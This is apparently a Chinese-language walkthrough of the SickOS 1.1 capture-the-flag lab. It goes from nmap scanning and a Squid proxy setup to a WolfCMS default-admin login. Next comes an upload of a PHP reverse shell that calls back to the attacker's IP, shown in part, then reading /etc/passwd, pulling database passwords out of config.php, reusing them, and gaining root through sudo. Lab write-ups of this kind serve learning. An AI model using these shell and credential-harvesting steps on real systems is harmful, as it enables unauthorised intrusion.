打开靶机 NAT模式

发现主机：

nmap -O -Pn 192.168.91.0/24

得到目标主机 : 192.168.91.132

详细扫描 192.168.91.132

nmap -sV -O 192.168.91.132

```
root@kali:~# nmap -sV -O 192.168.91.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-17 17:01 CST
Nmap scan report for 192.168.91.132
Host is up (0.0016s latency).
Not shown: 997 filtered ports
PORT      STATE  SERVICE      VERSION
22/tcp    open   ssh          OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
3128/tcp  open   http-proxy   Squid http proxy 3.1.19
8080/tcp  closed http-proxy
MAC Address: 00:0C:29:37:5F:64 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.98 seconds
```

22端口 ssh

3128端口，有 squid-http 代理

Squid cache（简称为Squid）是一个流行的自由软件（GNU通用公共许可证）的代理服务器和Web缓存服务器。Squid有广泛的用途，从作为网页服务器的前置cache服务器缓存相关请求来提高Web服务器的速度，到为一组人共享网络资源而缓存万维网，域名系统和其他网络搜索，到通过过滤流量帮助网络安全，到局域网通过代理上网。Squid主要设计用于在Unix一类系统运行

需要编辑浏览器代理：

连接设置

配置访问互联网的代理服务器

○ 不使用代理服务器(Y)

○ 自动检测此网络的代理设置(W)

○ 使用系统代理设置(U)

● 手动配置代理(M)

HTTP 代理(X)　192.168.91.132　　　　端口(P)　3128

☑ 也将此代理用于 HTTPS

HTTPS Proxy　192.168.91.132　　　　端口(O)　3128

SOCKS 主机　　　　　　　　　　　　端口(T)　0

　　　○ SOCKS v4　● SOCKS v5

○ 自动代理配置的 URL（PAC）

　　　　　　　　　　　　　　　　重新载入(E)

不使用代理(N)

例如：.mozilla.org, .net.nz, 192.168.1.0/24

与 localhost、127.0.0.1/8 和 ::1 的连接永不经过代理。

☐ 如果密码已保存，不提示身份验证(I)

☐ 使用 SOCKS v5 时代理 DNS 查询

确定　　取消　　帮助(H)

地址栏输入IP地址：

192.168.91.132/

192.168.91.132

火狐官方站点　　新手上路　　常用网址　　京东商城　　选项

BLEHHH!!!

http://192.168.91.132/robots.txt/

查看 robots.txt 得到一个目录： /wolfcms 访问

User-agent: *
Disallow: /
Dissalow: /wolfcms

http://192.168.91.132/wolfcms/

wolf 由 PHP 构成的内容管理系统。

这是网页前台，需要登陆后台

百度到了 wolfcms 的默认后台登陆地址, wolfcms 有文件上传漏洞可以利用

http://192.168.91.132/wolfcms/?/admin/login

起初以为 弱口令 密码为 password 但 尝试账号密码都为 admin

成功登陆后台，发现 WolfCMS 版本为 0.8.2 ， 恰恰正好此版本存在漏洞

进入 Files 页面上传 一个 php shell 脚本,并开启 nc 监听

http://pentestmonkey.net/tools/php-reverse-shell

```php
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.91.128';  // CHANGE THIS
$port = 1234;      // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
```


上传成功

根据此处路径，拼接以下 URL：

http://192.168.91.132/wolfcms/public/shell.php

访问一下并查看 nc 是否反弹了

反弹成功, 尝试提权

输入: python -c "import pty;pty.spawn('/bin/bash')" 进入标准 shell

查看一下 /etc/passwd

得到两个用户 root, sickos

尝试看看 wolfcms 的配置文件是否有敏感信息。

cd /var/www/wolfcms

ls -alh

cat config.php

```
www-data@SickOs:/var/www/wolfcms$ ls -alh
ls -alh
total 52K
drwxr-xr-x 5 root root 4.0K Dec  5  2015 .
drwxrwxrwx 3 root root 4.0K Dec  6  2015 ..
-rwxr-xr-x 1 root root  950 Dec  5  2015 .htaccess
-rwxrwxrwx 1 root root 4.0K Dec  5  2015 CONTRIBUTING.md
-rwxrwxrwx 1 root root 2.4K Dec  5  2015 README.md
-rwxrwxrwx 1 root root  403 Dec  5  2015 composer.json
-rwxrwxrwx 1 root root 3.0K Dec  5  2015 config.php
drwxrwxrwx 2 root root 4.0K Dec  5  2015 docs
-rwxrwxrwx 1 root root  894 Dec  5  2015 favicon.ico
-rwxrwxrwx 1 root root 6.7K Dec  5  2015 index.php
drwxrwxrwx 4 root root 4.0K Aug 17 15:09 public
-rwxrwxrwx 1 root root    0 Dec  5  2015 robots.txt
drwxrwxrwx 7 root root 4.0K Dec  5  2015 wolf
www-data@SickOs:/var/www/wolfcms$ cat config.php
cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');

// Should Wolf produce PHP error messages for debugging?
define('DEBUG', false);

// Should Wolf check for updates on Wolf itself and the installed plugins?
define('CHECK_UPDATES', true);

// The number of seconds before the check for a new Wolf version times out in case o
define('CHECK_TIMEOUT', 3);

// The full URL of your Wolf CMS install
```

找到一对数据库账号密码: root:john@123

但是从nmap 端口没有扫描到有 3306 或者 数据库端口,不能直接登陆 数据库管理

尝试 使用 切换到 root 用户，发现失败，系统root 用户密码并不是 john@123

```
www-data@SickOs:/var/www/wolfcms$ su root
su root
Password: john@123

su: Authentication failure
www-data@SickOs:/var/www/wolfcms$
```

在 /etc/passwd 中还有一个 用户名 sickos ， 尝试登陆且成功

```
www-data@SickOs:/var/www/wolfcms$ su sickos
su sickos
Password: john@123

sickos@SickOs:/var/www/wolfcms$
```

cd /root 提示没有权限：

```
sickos@SickOs:/$ ls
ls
bin    etc         lib          mnt    root    selinux   tmp   vmlinuz
boot   home        lost+found   opt    run     srv       usr
dev    initrd.img  media        proc   sbin    sys       var
sickos@SickOs:/$ cd root
cd root
bash: cd: root: Permission denied
sickos@SickOs:/$
```

sudo -i 登陆到 root , -i 使用当前用户的密码（john@123） 登入 root 并查看目录内容

```
sickos@SickOs:/$ sudo -i
sudo -i
root@SickOs:~# ls
ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:~#
```

查看 这个 txt 文件

```
root@SickOs:~# cat a*.txt
cat a*.txt
If you are viewing this !!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying

root@SickOs:~#
```

至此 提权成功